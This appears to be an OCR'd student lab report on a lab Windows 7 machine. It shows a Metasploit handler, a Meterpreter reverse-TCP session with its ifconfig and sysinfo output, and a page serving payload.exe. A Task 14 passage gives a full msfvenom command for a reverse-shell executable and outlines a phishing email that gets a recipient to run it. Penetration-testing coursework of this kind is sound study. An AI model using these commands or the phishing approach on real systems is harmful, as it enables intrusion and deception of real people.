
```
msf6 > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.13.37.103
LHOST ⇒ 10.13.37.103
msf6 exploit(multi/handler) > set LPORT 4449
LPORT ⇒ 4449
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.13.37.103:4449
```

TASK 13

```
[*] Started reverse TCP handler on 10.13.37.103:4449
ifconfig
c44[*] Sending stage (176198 bytes) to 10.13.37.104
[*] Sending stage (176198 bytes) to 10.13.37.104
[*] Meterpreter session 1 opened (10.13.37.103:4449 → 10.13.37.104:49195) at 2024-09-20 15:20:15 -0400

meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 12
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:a0d:2568
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 13
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 08:00:27:a7:05:df
MTU          : 1500
IPv4 Address : 10.13.37.104
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::2854:c311:db4b:dfa3
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

```
meterpreter > sysinfo
Computer        : ADMIN-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
```


Download Payload - Windows Internet Explorer
http://10.13.37.103/index.html
Bing
Favorites
Suggested Sites
Web Slice Gallery
Download Payload
Page
Safety
Tools
Download the File
Download payload.exe
Internet | Protected Mode: Off
100%
12:16 PM
9/20/2024



TASK 14

MSFvenom allows users to create tailored payloads that can be customized to fit specific needs, such as modifying the payload's behavior and size.It's more flexible than the full Metasploit Framework, and is lightweight and faster for generating payloads than Metasploit. For instance, if tasked with evaluating a company's email security resilience, one might simulate a phishing attack by sending an email containing a malicious attachment. Using MSFvenom, a researcher can generate a compact, obfuscated payload designed to evade antivirus detection. For example, the command **`msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.13.37.103 LPORT=4449 -f exe -o malicious_payload.exe`**
Following this, the researcher could draft an email that prompts the recipient to download and run the attachment named **`malicious_payload.exe.`**
If the recipient falls for the ruse and executes the payload, it would establish a connection to the researcher's machine, allowing for a Meterpreter session and providing insight into the organization's vulnerabilities.

If we use Metasploit for this task, it provides less direct control over specific features related to payload customization and obfuscation, making it less efficient for rapid payload generation. The

additional complexity and resource overhead associated with the full Metasploit framework can slow down the process, particularly when the primary goal is simply to create a tailored payload.